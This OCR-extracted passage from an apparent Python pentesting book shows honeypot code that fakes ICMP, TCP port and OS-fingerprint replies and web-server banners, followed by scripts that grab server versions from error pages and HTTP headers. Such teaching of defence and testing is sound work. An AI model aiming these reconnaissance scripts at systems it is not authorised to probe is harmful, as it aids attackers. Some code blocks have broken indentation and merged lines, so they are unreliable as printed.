
- The following function sends the ICMP reply packets:

```
def sender_icmp():
  while True:
    try:
      data_tuple1 = Q.get()
      icmp_packet = icmp_creator(data_tuple1[2],data_tuple1[3])
      ipv4_packet = ipv4_creator(data_tuple1[1])
      eth_packet = ethernet_creator(data_tuple1[0])
      frame = eth_packet+ipv4_packet+icmp_packet
      my_socket_s.send(frame)
    except Exception as e :
      my_logger.logger.error(e)
```


- The following piece of code two threads are created, which run the receiver and sender functions:

```
r = threading.Thread(target=receiver_icmp)
s = threading.Thread(target=sender_icmp)
r.start()
s.start()
```

Now that the coding part is complete, run `code icmp_reply.py`. Please make sure `arp_reply` is running. To test the code, just ping the different IPs from Kali Linux, as shown in the following screenshot:



The preceding output shows that the code is working fine. Let's test with the `ping_sweep_send_rec.py` code from `Chapter 2`, *Scanning Pentesting*. See the following screenshot:



We are getting fake replies for 100 IPs. Our next aim is to give fake replies to the transport layer.

Fake port-scanning reply

In this section, we will look at how to give a fake reply at the TCP layer. The program will give fake replies to open ports. For this code, we are going to use the scapy library because the TCP header is very complicated to make. The program name is `tcp_trap.py`:

- Use the following library and module:

```
import socket
import struct
import binascii
import Queue
from scapy.all import *
import threading
```

- A raw socket has been created to receive incoming packets as follows:

```
my_socket = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, 8)
Q = Queue.Queue()
```

- The following function receives the incoming TCP/IP packets. A lot of lines have already been discussed in `Chapter 3`, *Sniffing and Penetration Testing*. The `if (D_port==445 or D_port==135 or D_port==80)`: syntax shows that we are only interested in ports `445`, `135`, and `80`:

```
def receiver():
  while True:
  try:
   pkt = my_socket.recvfrom(2048)
   num=pkt[0][14].encode('hex')
   ip_length = (int(num)%10)*4
   ip_last_range = 14+ip_length
   ipheader = pkt[0][14:ip_last_range]
   ip_hdr = struct.unpack("!8sBB2s4s4s",ipheader)
   S_ip =socket.inet_ntoa(ip_hdr[4])
   D_ip =socket.inet_ntoa(ip_hdr[5])
   tcpheader = pkt[0][ip_last_range:ip_last_range+20]
   tcp_hdr = struct.unpack("!HHL4sBB6s",tcpheader)
   S_port = tcp_hdr[0]
   D_port = tcp_hdr[1]
   SQN = tcp_hdr[2]
   flags = tcp_hdr[5]
      if (D_port==445 or D_port==135 or D_port==80):
        tuple1 = (S_ip,D_ip,S_port,D_port,SQN,flags)
        Q.put(tuple1)
    except Exception as e:
```

```
        print e
```

- The following function sends the TCP SYN, ACK-flag-enabled response for ports `445` and `135`, and for port `80` RST, ACK flags are sent:


```
def sender():
while True:
  d_ip,s_ip,d_port,s_port,SQN,flag = Q.get()
  if (s_port==445 or s_port==135) and (flag==2):
  SQN= SQN+1
  print flag,"*"*100
  packet
  =IP(dst=d_ip,src=s_ip)/TCP(dport=d_port,sport=s_port,
  ack=SQN,flags="SA",window=64240,
      options=[('MSS',1460),("WScale",3)])
      #packet
  =IP(dst=d_ip,src=s_ip)/TCP(dport=d_port,sport=s_port,
  ack=SQN,flags="SA")
    else :
      SQN= SQN+1
      packet
  =IP(dst=d_ip,src=s_ip)/TCP(dport=d_port,sport=s_port,
  ack=SQN,seq=SQN,flags="RA",window=0)
    send(packet)
```

- The following piece of code indicates the creation of threads, one to handle the receiver function and three to handle the sender function:

```
r = threading.Thread(target=receiver)
r.start()

for each in xrange(3):
  s = threading.Thread(target=sender)
  s.start()
```

Due to scapy, the library code has become very short. Now run the `tcp_trap.py` code. Make sure the `arp_reply.py` and `icmp_reply.py` codes are also being run.

From the attacker, the machine runs the `nmap`; see the following screenshot:



In the preceding output, we have used `nmap` and `portscanner_15.py` (`Chapter 2`, *Scanning Pentesting*). Both `nmap` and the Python code use the three-way handshake process. The output shows that ports `135` and `445` are open.


Fake OS-signature reply to nmap

In this section, we are going to create a fake OS signature. By using the following `nmap`, we can identify the OS of the victim machine:

`nmap -O <ip-address>`: The `nmap` sends seven TCP/IP-crafted packets and evaluates the response with its own OS signature databases. For more details, you can read the web page at `https://nmap.org/misc/defeat-nmap-osdetect.html`.

The `nmap` needs at least one open and one closed port to identify the OS. Again, we are going to use all the previous codes. The ports `445` and `135` acts as open ports and `80` act as a closed port.

Let's run `nmap` as shown in the following screenshot:



It is giving a different OS, not Debian. You can make the code more complicated by learning the `nmap` OS detection algorithm.

Fake web server reply

In this section, you will learn how to create a fake web server signature. This is the application layer code. This section's code has no relation to the previous code. In order to get the server signature or banner grabbing, I am going to use the ID Serve tool.

Let's see the `fake_webserver.py` code:

- Use the following modules in the program. The `logger1` module is used to create a log file. You will see the code of `logger1` later:

```
from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer
import logger1
```

- Look at the following piece of code carefully. The `fakewebserver` class inherits the `BaseHTTPRequestHandler` class. The `send_response` method is overriding the method of the `BaseHTTPRequestHandler` class because we are sending our custom message as `self.send_header('Server', "mohitraj")`. The `log_date_time_string` and `send_header` methods and the `client_address` instance variable are inherited from the `BaseHTTPRequestHandler` class. Here I am sending the `mohit raj` server name as:

```
class fakewebserver(BaseHTTPRequestHandler):

def send_response(self, code, message=None): #overriding
  self.log_request(code)
  if message is None:
      if code in self.responses:
          message = self.responses[code][0]
      else:
          message = ''
  if self.request_version != 'HTTP/0.9':
      self.wfile.write("%s %d %s\r\n" %
                       (self.protocol_version, code, message))

  self.send_header('Server', "mohit raj")
  self.send_header('Tip',"Stay away")
  self.send_header('Date', self.date_time_string())
  str1 = self.client_address[0]+" --
```

```
    "+self.log_date_time_string()
    logger1.logger.info(str1)
```

- The following method sends the header and response code:

```
def _set_headers(self):
    self.send_response(200)
    self.end_headers()
```

- The following method gets invoked when a `GET` request comes:

```
def do_GET(self):
    self._set_headers()
    self.wfile.write("<html><body><h1>hi!</h1></body></html>")
```

- The following method gets invoked when a `HEAD` request comes:

```
def do_HEAD(self):
    self._set_headers()
```


- The following is used for an incoming `POST` request:

```
def do_POST(self):
    self._set_headers()
    self.wfile.write("<html><body><h1>POST!</h1></body></html>")
```

- The following function is used to start the server. Port `80` would be used. The `serve_forever` method handles requests until an explicit `shutdown()` request is received. The method is inherited from the `SocketServer.BaseServer` class:

```
def start(port=80):
    server_address = ('', port)
    httpd = HTTPServer(server_address, fakewebserver)
    print 'Starting Server...'
    httpd.serve_forever()
```

Run the code on another machine. I am using Windows 10 to run the code. From a second computer, use the tool ID server to find the server signature. I got the following output:




From the output, we can say our code is running fine. So you can craft your own message.

Let's see the code of `logger1`:

```
import logging
logger = logging.getLogger("honeypot")
logger.setLevel(logging.INFO)
fh = logging.FileHandler("live1.log")
formatter = logging.Formatter('%(levelname)s - %(message)s')
fh.setFormatter(formatter)
logger.addHandler(fh)
```

The preceding code creates a log file that tells us the client address of the incoming requests.

See the output of the `live1.log` file as shown in the following screenshot:



Summary

In this chapter, you learned how to send a fake ICMP (ping) reply. In order to send the ICMP reply, the ARP protocol must be running. By running both the codes simultaneously, they create an illusion at the network layer. But, before running the code, a firewall must be set to drop the outgoing frames. At the transport layer, two experiments were performed: a fake port open and fake OS running. By learning more about `nmap`, an exact fake response of a particular OS can be created. At the application layer, a Python web server code is giving a fake server signature. You can change the server signature according to your needs.

In `Chapter 7`, *Foot Printing a Web Server and a Web Application*, you will learn about footprinting a web server. You will also learn how to obtain the header of HTTP and about banner grabbing

7
Foot Printing a Web Server and a Web Application

So far, we have read four chapters that are related, from the data link layer to the transport layer. Now, we move on to application-layer penetration testing. In this chapter, we will go through the following topics:

- The concept of foot printing a web server
- Introducing information gathering
- HTTP header checking
- Information gathering of a website from smartwhois.com by the BeautifulSoup parser
- Banner grabbing of a website
- Hardening of a web server

The concept of foot printing a web server

The concept of penetration testing cannot be explained or performed in a single step; therefore, it has been divided into several steps. Foot printing is the first step in pentesting, where an attacker tries to gather information about a target. In today's world, e-commerce is growing rapidly. Due to this, web servers have become a prime target for hackers. In order to attack a web server, we must first know what a web server is. We also need to know about the web-server hosting software, hosting operating system, and what applications are running on the web server. After getting this information, we can build our exploits. Obtaining this information is known as foot printing a web server.

Introducing information gathering

In this section, we will try to glean information about the web software, operating system, and applications that run on the web server, by using error-handling techniques. From a hacker's point of view, it is not that useful to gather information from error handling. However, from a pentester's point of view, it is very important because in the pentesting final report that is submitted to the client, you have to specify the error-handling techniques.

The logic behind error handling is to try to produce an error in a web server, which returns the code `404`, and to see the output of the error page. I have written a small code to obtain the output. We will go through the following code line by line:

```
import re
import random
import urllib
url1 = raw_input("Enter the URL ")
u = chr(random.randint(97,122))
url2 = url1+u
http_r = urllib.urlopen(url2)

content= http_r.read()flag =0
i=0
list1 = []
a_tag = "<*address>"
file_text = open("result.txt",'a')

while flag ==0:
  if http_r.code == 404:
    file_text.write("--------------")
    file_text.write(url1)
    file_text.write("--------------n")
    file_text.write(content)
    for match in re.finditer(a_tag,content):
      i=i+1
      s= match.start()
      e= match.end()
      list1.append(s)
      list1.append(e)
    if (i>0):
      print "Coding is not good"
    if len(list1)>0:
      a= list1[1]
      b= list1[2]
      print content[a:b]
    else:
```

```
        print "error handling seems ok"
      flag =1
    elif http_r.code == 200:
      print "Web page is using custom Error page"
      break
```

I have imported three modules, `re`, `random`, and `urllib`, that are responsible for regular expressions, generating random numbers, and URL-related activities, respectively. The `url1 = raw_input("Enter the URL ")` statement asks for the URL of the website and stores this URL in the `url1` variable. Then, the `u = chr(random.randint(97,122))` statement creates a random character. The next statement adds this character to the URL and stores it in the `url2` variable. Then, the `http_r = urllib.urlopen(url2)` statement opens the `url2` page, and this page is stored in the `http_r` variable. The `content= http_r.read()` statement transfers all the contents of the web page into the content variable:


```
flag =0
i=0
list1 = []
a_tag = "<*address>"
file_text = open("result.txt",'a')
```

The preceding piece of code defines the `i` variable flag and an empty list whose significance we will discuss later. The `a_tag` variable takes a value of `"<*address>"`. A `file_text` variable is a file object that opens the `result.txt` file in the append mode. The `result.txt` file stores the results. The while `flag ==0:` statement indicates that we want the `while` loop to run at least once. The `http_r.code` statement returns the status code from the web server. If the page is not found, it will return a `404` code:

```
file_text.write("--------------")
file_text.write(url1)
file_text.write("--------------n")

file_text.write(content)
```

The preceding piece of code writes the output of the page in the `result.txt` file.

The `for match in re.finditer(a_tag,content):` statement finds the `a_tag` pattern, which means the `<address>` tag in the error page, since we are interested in the information between the `<address>` `</address>` tag. The `s= match.start()` and `e= match.end()` statements indicate the starting and ending points of the `<address>` tag and `list1.append(s)`. The `list1.append(e)` statement stores these points in the list so that we can use them later. The `i` variable becomes greater than `0`, which indicates the presence of the `<address>` tag in the error page. This means that the code is not good. The `if len(list1)>0:` statement indicates that if the list has at least one element, then variables `a` and `b` will be points of interest. The following diagram shows these points of interest:




Fetching address tag values

The `print content[a:b]` statement reads the output between the **a** and **b** points and sets `flag = 1` to break the `while` loop. The `elif http_r.code == 200:` statement indicates that if the HTTP status code is `200`, then it will print the `"Web page is using custom Error page"` message. In this case, if code `200` returns for the error page, it means the error is being handled by the custom page.

Now it is time to run the output, and we will run it twice.

The outputs when the server signature is on and when the server signature is off:



The two outputs of the program

The preceding screenshot shows the output when the server signature is on. By viewing this output, we can say that the web software is Apache, the version is 2.2.3, and the operating system is Red Hat. In the next output, no information from the server means the server signature is off. Sometimes someone uses a web application firewall, such as mod-security, which gives a fake server signature. In this case, you need to check the `result.txt` file for the full, detailed output. Let's check the output of `result.txt`, as shown in the following screenshot:

```
1  --------------http://192.168.0.5/---------------
2  <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
3  <html><head>
4  <title>404 Not Found</title>
5  </head><body>
6  <h1>Not Found</h1>
7  <p>The requested URL /y was not found on this server.</p>
8  <hr>
9  <address>Apache/2.2.3 (Red Hat) Server at 192.168.0.5 Port 80</address>
10 </body></html>
11 --------------http://192.168.0.5/---------------
12 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
13 <html><head>
14 <title>404 Not Found</title>
15 </head><body>
16 <h1>Not Found</h1>
17 <p>The requested URL /q was not found on this server.</p>
18 </body></html>
19
```

Output of result.txt

When there are several URLs, you can make a list of all these URLs and supply them to the program, and this file will contain the output of all the URLs.


Checking the HTTP header

By viewing the header of the web pages, you can get the same output. Sometimes, the server error output can be changed by programming. However, checking the header might provide lots of information. A very small code can give you some very detailed information, as follows:

```
import urllib
url1 = raw_input("Enter the URL ")
http_r = urllib.urlopen(url1)
if http_r.code == 200:
  print http_r.headers
```

The `print http_r.headers` statement provides the header of the web server.

The output is as follows:



Getting header information

You will notice that we have taken two outputs from the program. In the first output, we entered `http://www.juggyboy.com/` as the URL. The program provided lots of interesting information, for example `Server: Microsoft-IIS/6.0` and `X-Powered-By: ASP.NET`; it infers that the website is hosted on a Windows machine, the web software is IIS 6.0, and ASP.NET is used for web application programming.

In the second output, I delivered my local machine's IP address, which is `http://192.168.0.5/`. The program revealed some secret information, such as the web software is Apache 2.2.3, it is running on a Red Hat machine, and PHP 5.1 is used for web application programming. In this way, you can obtain information about the operating system, web server software, and web applications.

Now, let's look at what output we will get if the server signature is off:

```
G:\Project Snake\Chapter 5\program>python header.py
Enter the URL http://192.168.0.6/
Date: Tue, 21 Oct 2014 18:23:31 GMT
Server: Apache
X-Powered-By: PHP/5.1.6
Content-Length: 1137
Connection: close
Content-Type: text/html; charset=UTF-8
```

When the server signature is off

From the preceding output, we can see that Apache is running. However, it shows neither the version nor the operating system. For web application programming, PHP has been used, but sometimes, the output does not show the programming language. For this, you have to parse the web pages to get any useful information, such as hyperlinks.

If you want to get the details on headers, open dir of headers, as shown in the following code:

```
 >>> import urllib
  >>> http_r = urllib.urlopen("http://192.168.0.5/")
  >>> dir(http_r.headers)
  ['__contains__', '__delitem__', '__doc__', '__getitem__', '__init__',
'__iter__', '__len__',
  '__module__', '__setitem__', '__str__', 'addcontinue', 'addheader',
'dict', 'encodingheader', 'fp',
  'get',  'getaddr', 'getaddrlist', 'getallmatchingheaders', 'getdate',
'getdate_tz', 'getencoding',
  'getfirstmatchingheader', 'getheader', 'getheaders', 'getmaintype',
'getparam', 'getparamnames',
  'getplist', 'getrawheader', 'getsubtype', 'gettype', 'has_key',
'headers', 'iscomment', 'isheader',
  'islast', 'items', 'keys', 'maintype', 'parseplist', 'parsetype',
'plist', 'plisttext', 'readheaders',
  'rewindbody', 'seekable', 'setdefault', 'startofbody', 'startofheaders',
'status', 'subtype', 'type',
  'typeheader', 'unixfrom', 'values']
  >>>
